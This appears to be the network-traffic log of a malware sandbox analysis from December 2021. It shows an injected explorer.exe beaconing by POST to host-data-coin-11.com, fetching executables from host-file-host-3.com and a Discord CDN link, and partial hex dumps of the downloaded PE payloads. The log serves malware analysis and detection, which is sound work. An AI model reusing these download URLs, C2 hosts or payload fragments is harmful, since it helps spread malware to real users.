Dec 1, 2021 10:05:07.525152922 CET	14477	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49842	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:07.620755911 CET	14477	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ysemel.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 207 Host: host-data-coin-11.com
Dec 1, 2021 10:05:07.726607084 CET	14478	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:07 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49843	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:07.850172997 CET	14479	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dagsykb.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 133 Host: host-data-coin-11.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49844	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49845	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49846	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49847	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49754	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:27.936999083 CET	1104	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nvrwtjsdku.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 276 Host: host-data-coin-11.com
Dec 1, 2021 10:04:28.043939114 CET	1104	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c9 88 55 13 26 14 f9 aa 89 ff a2 1e b7 08 93 31 f9 55 50 99 4a f7 e0 25 e5 39 1a 46 eb ab 8f 70 bc 57 da 4a d7 f7 26 84 22 e9 c3 90 50 2a e1 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OU&1UPJ%9FpWJ&"P*c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49849	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49755	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:28.422101021 CET	1105	OUT	GET /files/8723_1638191106_2017.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: host-file-host-3.com

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 1, 2021 10:04:28.505357027 CET</td><td>1106</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Wed, 01 Dec 2021 09:04:28 GMT
Content-Type: application/x-msdos-program
Content-Length: 1285856
Connection: close
Last-Modified: Mon, 29 Nov 2021 13:05:06 GMT
ETag: "139ee0-5d1ed16faf7da"
Accept-Ranges: bytes
Data Raw: 4d 5a e2 15 17 e8 ec 6f ac 01 a3 67 88 27 b0 3a 07 28 20 3d 15 26 cf ba ee 2f 19 d3 60 ac 4f 9c ef f1 81 8e a1 4f 5b 97 45 f4 e8 76 69 7c ff 44 43 c7 9e 91 5b 41 d1 06 1c 81 dc 16 00 01 00 00 0b 51 d1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 b8 78 cc d8 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 10 03 00 00 72 0c 00 00 00 00 00 00 d0 0f 00 00 20 00 00 00 40 03 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 10 17 00 00 04 00 00 5c 1b 14 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 50 03 00 f4 01 00 00 00 60 03 00 58 6f 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 03 00 00 10 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 00 00 00 00 00 00 00 10 00 00 00 50 03 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 58 6f 0c 00 00 60 03 00 58 6f 0c 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 40 07 00 00 d0 0f 00 dd 28 07 00 00 76 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2b fd c3 f3 00 00 00 00 ed 14 0e 00 2f ba 5c 9a 3b 33 29 78 29 6e de aa 7f e6 ad 90 73 d0 6c a5 00 1c 1a 25 15 e6 10 1e 26 c0 8f de a9 3e 68 30 fe e0 82 6c fd 03 94 50 03 00 00 00 00 00 00 00 00 00 ec 50 03 00 8c 50 03 00 a4 50 03 00 00 00 00 00 00 00 00 00 13 51 03 00 9c 50 03 00 b4 50 03 00 00 00 00 00 00 00 00
Data Ascii: MZog':(=&/`OO[Evi|DC[AQPELx0r @@\@P`Xo@`P@.rsrcXo`Xo@@@(v@+/\;3)x)nsl%&>h0lPPPPQPP</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49756	95.213.165.249	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 1, 2021 10:04:35.575402975 CET</td><td>2439</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://mojyvpeoe.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 334
Host: host-data-coin-11.com</td></tr>
<tr><td>Dec 1, 2021 10:04:35.683629036 CET</td><td>2440</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx/1.20.1
Date: Wed, 01 Dec 2021 09:04:35 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a
Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL / was not found on this server.</p><p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p><hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49757	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:35.787384033 CET	2441	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yaoomuahu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 364 Host: host-data-coin-11.com
Dec 1, 2021 10:04:35.886334896 CET	2441	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:35 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49759	162.159.135.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	0	OUT	GET /attachments/914960103592054858/914961866462232616/Oldening.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2021-12-01 09:04:36 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 09:04:36 GMT Content-Type: application/x-msdos-program Content-Length: 397824 Connection: close CF-Ray: 6b6b26224e6142d5-FRA Accept-Ranges: bytes Age: 134795 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Oldening.exe ETag: "5115e5dab211559a85cd0154e8100f53" Expires: Thu, 01 Dec 2022 09:04:36 GMT Last-Modified: Mon, 29 Nov 2021 19:31:48 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1638214308199102 x-goog-hash: crc32c=YIGNXA== x-goog-hash: md5=URXl2rlRVZqFzQFU6BAPUw== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 397824 X-GUploader-UploadID: ADPycdvBnSbnjnhwzbmKVJY4AfYuSX_vGG4T8mybDbmzzEh5wTvKrUq6ILGhBDBk0UwT HNlT6meCPadacrFAck7K5BAkDWKQDw X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-12-01 09:04:36 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 4f 7a 4d 68 64 70 48 66 51 6e 37 5a 33 54 69 6b 5a 62 34 57 35 4d 49 5a 66 76 6c 48 7a 6d 6c 4c 34 56 76 61 30 70 31 57 76 6a 63 31 44 62 4a 25 32 42 34 46 4f 56 7a 30 76 43 34 34 53 4c 63 74 75 36 69 64 62 66 34 59 54 56 58 4b 72 32 65 46 25 32 46 57 69 68 69 64 6d 77 33 70 33 32 70 65 55 72 4e 42 44 71 43 77 31 25 32 46 48 46 30 44 62 67 7a 42 74 61 6f 35 65 61 5a 67 68 33 67 41 25 32 46 49 59 74 65 4a 51 78 68 58 62 51 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=OzMhdpHfQn7Z3TikZb4W 5MIZfvlHzmlL4Vva0p1Wvjc1DbJ%2B4FOVz0vC44SLctu6idbf4YTVXKr2eF%2FWihidmw3p32peUrNBDqCw1%2FHF 0DbgzBtao5eaZgh3gA%2FIYteJQxhXbQ%3D%3D"}],"group":"cf-nel","max_age
2021-12-01 09:04:36 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 28 a3 71 d7 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 0a 06 00 00 06 00 00 00 00 00 00 fe 28 06 00 00 20 00 00 00 40 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 80 06 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL(q0(@@ @
2021-12-01 09:04:36 UTC	2	IN	Data Raw: 24 00 00 00 16 d0 04 00 00 1b 28 0e 00 00 0a d0 09 00 00 02 28 0e 00 00 0a 28 15 00 00 0a 28 26 00 00 0a 80 09 00 00 04 7e 09 00 00 04 7b 27 00 00 0a 7e 09 00 00 04 7e 08 00 00 04 3a 3a 00 00 00 18 72 df 04 00 70 14 d0 09 00 00 02 28 0e 00 00 0a 18 8d 26 00 00 01 25 16 17 14 28 28 00 00 0a a2 25 17 16 14 28 28 00 00 0a a2 28 29 00 00 0a 28 2a 00 00 0a 80 08 00 00 04 7e 08 00 00 04 7b 2b 00 00 0a 7e 08 00 00 04 02 03 6f 2c 00 00 0a 6f 2d 00 00 0a 28 15 00 00 06 2a 00 00 00 13 30 10 00 3b 03 00 00 06 00 00 11 7e 0a 00 00 04 3a 44 00 00 00 16 72 7e 05 00 70 14 d0 09 00 00 02 28 0e 00 00 0a 19 8d 26 00 00 01 25 16 16 14 28 28 00 00 0a a2 25 17 19 14 28 28 00 00 0a a2 25 18 17 14 28 28 00 00 0a a2 28 29 00 00 0a 28 2e 00 00 0a 80 0a 00 00 04 7e 0a 00 00 04 7b Data Ascii: $((((&~{'~~::rp(&%((%(((()(*~{+~o,o-(*0;~:Dr~p(&%((%((%(((().~{

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	4	IN	Data Raw: 12 16 8f 0d 00 00 01 e0 13 11 11 11 28 07 00 00 0a 13 05 11 11 0b 11 11 07 7b 19 00 00 04 e0 58 0c 14 13 12 07 7b 18 00 00 04 20 4d 5a 00 00 40 10 00 00 00 08 7b 1b 00 00 04 20 50 45 00 00 3b 02 00 00 00 16 2a 08 7c 1d 00 00 04 7b 1e 00 00 04 20 0b 01 00 00 3b 02 00 00 00 16 2a 02 7b 01 00 00 04 6f 51 00 00 06 20 98 03 00 00 18 9c 12 0a fe 15 22 00 00 02 12 0a 11 0a 8c 22 00 00 02 28 08 00 00 0a 7d 2a 00 00 04 12 0a 16 7d 36 00 00 04 08 7c 1d 00 00 04 7b 20 00 00 04 6e 28 09 00 00 0a 13 04 11 06 72 67 00 00 70 16 28 08 00 00 06 6f 01 00 00 2b 16 14 28 0a 00 00 0a 7e 06 00 00 0a 7e 06 00 00 0a 16 20 0c 00 00 08 7e 06 00 00 0a 09 12 0a 12 07 16 6f 31 00 00 06 3a 7a 00 00 00 11 07 7b 26 00 00 04 7e 06 00 00 0a 28 0b 00 00 0a 39 62 00 00 00 11 06 72 c9 00 00 Data Ascii: ({X{ MZ@{ PE;*|{ ;*{oQ ""{}*}6|{ n(rgp(o+(~~ ~o1:z{&~(9br
2021-12-01 09:04:36 UTC	5	IN	Data Raw: 2b 11 07 7b 26 00 00 04 15 6f 29 00 00 06 39 40 00 00 00 11 06 72 13 01 00 70 16 28 08 00 00 06 6f 03 00 00 2b 11 07 7b 26 00 00 04 6f 2d 00 00 06 26 11 06 72 13 01 00 70 16 28 08 00 00 06 6f 03 00 00 2b 11 07 7b 27 00 00 04 6f 2d 00 00 06 26 16 2a 11 0b 28 12 00 00 0a 08 7c 1d 00 00 04 7b 1f 00 00 04 13 0f 12 08 11 0c 11 0f 6e 58 6d 7d 17 00 00 04 06 39 8a 00 00 00 11 06 72 39 03 00 70 16 28 08 00 00 06 6f 09 00 00 2b 11 07 7b 27 00 00 04 12 08 e0 6f 39 00 00 06 3a ee 00 00 00 11 06 72 c9 00 00 70 16 28 08 00 00 06 6f 02 00 00 2b 11 07 7b 26 00 00 04 15 6f 29 00 00 06 39 ca 00 00 00 11 06 72 13 01 00 70 16 28 08 00 00 06 6f 03 00 00 2b 11 07 7b 26 00 00 04 6f 2d 00 00 06 26 11 06 72 13 01 00 70 16 28 08 00 00 06 6f 03 00 00 2b 11 07 7b 27 00 00 04 6f 2d Data Ascii: +{&o)9@rp(o+{&o-&rp(o+{'o-&*(|{nXm}9r9p(o+{'o9:rp(o+{&o)9rp(o+{&o-&rp(o+{'o-
2021-12-01 09:04:36 UTC	7	IN	Data Raw: 15 00 38 00 02 01 00 00 bf 01 00 00 09 00 15 00 3c 00 02 01 00 00 d5 01 00 00 09 00 15 00 40 00 02 01 00 00 ee 01 00 00 09 00 15 00 44 00 02 01 00 00 f5 01 00 00 09 00 15 00 48 00 02 01 00 00 0b 02 00 00 09 00 15 00 4c 00 11 01 10 00 23 02 30 02 0d 00 15 00 50 00 11 01 10 00 52 02 62 02 0d 00 18 00 50 00 11 01 10 00 71 02 51 00 0d 00 1a 00 50 00 11 01 10 00 76 02 de 00 0d 00 1b 00 50 00 11 01 10 00 88 02 8f 02 0d 00 1e 00 50 00 11 01 10 00 a2 02 a9 02 0d 00 23 00 50 00 09 01 10 00 be 02 c5 02 0d 00 26 00 50 00 09 01 11 00 d8 02 8f 02 0d 00 2a 00 50 00 01 01 10 00 ef 02 51 00 05 00 3c 00 50 00 00 01 00 00 f7 02 00 00 05 00 3d 00 53 00 13 01 00 00 16 03 00 00 0d 00 3e 00 53 00 06 00 02 04 db 00 11 00 05 05 88 01 16 00 0c 05 8b 01 01 00 3d 05 97 01 16 00 96 Data Ascii: 8<@DHL#0PRbPqQPvPP#P&P*PQ<P=S>S=
2021-12-01 09:04:36 UTC	8	IN	Data Raw: 00 86 18 71 03 cc 00 76 00 00 00 00 00 03 00 c6 01 bd 03 d0 04 78 00 00 00 00 00 03 00 c6 01 b6 09 d8 04 7b 00 00 00 00 00 03 00 c6 01 ed 09 62 04 7f 00 00 00 00 00 03 00 86 18 71 03 cc 00 81 00 00 00 00 00 03 00 c6 01 bd 03 e6 04 83 00 00 00 00 00 03 00 c6 01 b6 09 ec 04 85 00 00 00 00 00 03 00 c6 01 ed 09 f8 04 89 00 00 00 00 00 03 00 86 18 71 03 cc 00 8a 00 00 00 00 00 03 00 c6 01 bd 03 ff 04 8c 00 00 00 00 00 03 00 c6 01 b6 09 0b 05 92 00 00 00 00 00 03 00 c6 01 ed 09 1d 05 9a 00 00 00 00 00 03 00 86 18 71 03 cc 00 9d 00 00 00 00 00 03 00 c6 01 bd 03 28 05 9f 00 00 00 00 03 00 c6 01 b6 09 82 04 a0 00 00 00 00 00 03 00 c6 01 ed 09 f8 04 a3 00 00 00 00 00 03 00 86 18 71 03 cc 00 a4 00 00 00 00 00 03 00 c6 01 bd 03 2d 05 a6 00 00 00 00 00 03 00 c6 01 Data Ascii: qvx{bqqq(q-
2021-12-01 09:04:36 UTC	9	IN	Data Raw: 00 00 02 00 e6 09 00 00 01 00 f7 09 00 00 01 00 d4 0b 00 00 02 00 6a 0a 00 00 01 00 d8 0b 00 00 02 00 dd 0b 00 00 01 00 d8 0b 00 00 02 00 dd 0b 00 00 03 00 dd 09 00 00 04 00 e6 09 00 00 01 00 f7 09 00 00 01 00 98 09 00 00 01 00 9d 03 31 00 71 03 b0 00 0c 00 71 03 cc 00 0c 00 bd 03 d2 00 59 00 71 03 d7 00 09 00 71 03 d7 00 51 00 36 04 10 01 51 00 3b 04 13 01 89 00 4f 04 19 01 51 00 3b 04 1e 01 91 00 77 04 28 01 51 00 8a 04 2c 01 99 00 b0 04 3c 01 51 00 b6 04 55 01 a1 00 c3 04 59 01 89 00 4f 04 60 01 89 00 e7 04 6b 01 89 00 f4 04 70 01 89 00 f9 04 79 01 29 00 4b 05 97 01 29 00 51 05 9a 01 b9 00 a9 05 b1 01 14 00 19 06 c9 01 14 00 20 06 d4 01 29 00 27 06 d8 01 1c 00 bd 03 e6 01 29 00 43 06 f9 01 f1 00 4e 06 fd 01 f9 00 77 06 06 02 f9 00 80 06 0b 02 01 01 71 Data Ascii: j1qqYqqQ6Q;OQ;w(Q,<QUYO`kpy)K)Q)')CNwq
2021-12-01 09:04:36 UTC	11	IN	Data Raw: 6f 00 4f 6c 64 65 6e 69 6e 67 2e 4d 61 70 73 00 4f 62 6a 65 63 74 00 53 79 73 74 65 6d 00 6d 73 63 6f 72 6c 69 62 00 57 6f 72 6b 65 72 00 4f 6c 64 65 6e 69 6e 67 2e 53 68 61 72 65 64 00 3c 3e 63 5f 5f 44 69 73 70 6c 61 79 43 6c 61 73 73 32 5f 30 00 49 6e 69 74 69 61 6c 69 7a 65 72 4d 65 73 73 61 67 65 44 65 53 65 72 69 61 6c 69 7a 65 72 00 4f 6c 64 65 6e 69 6e 67 2e 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 00 4d 6f 64 65 6c 00 4f 6c 64 65 6e 69 6e 67 2e 4c 69 73 74 65 6e 65 72 73 00 3c 3e 6f 5f 5f 34 00 50 61 67 65 43 6f 6e 74 61 69 6e 65 72 53 74 75 62 00 4f 6c 64 65 6e 69 6e 67 2e 53 74 75 62 73 00 50 72 6f 78 79 00 3c 3e 6f 5f 5f 35 00 53 65 72 76 65 72 00 53 74 75 62 51 75 65 75 65 43 6c 61 73 73 00 4f 6c 64 65 6e 69 6e 67 2e 43 6c 61 73 73 65 73 00 41 Data Ascii: oOldening.MapsObjectSystemmscorlibWorkerOldening.Shared<>c__DisplayClass2_0InitializerMessageDeSerializerOldening.SerializationModelOldening.Listeners<>o__4PageContainerStubOldening.StubsProxy<>o__5ServerStubQueueClassOldening.ClassesA
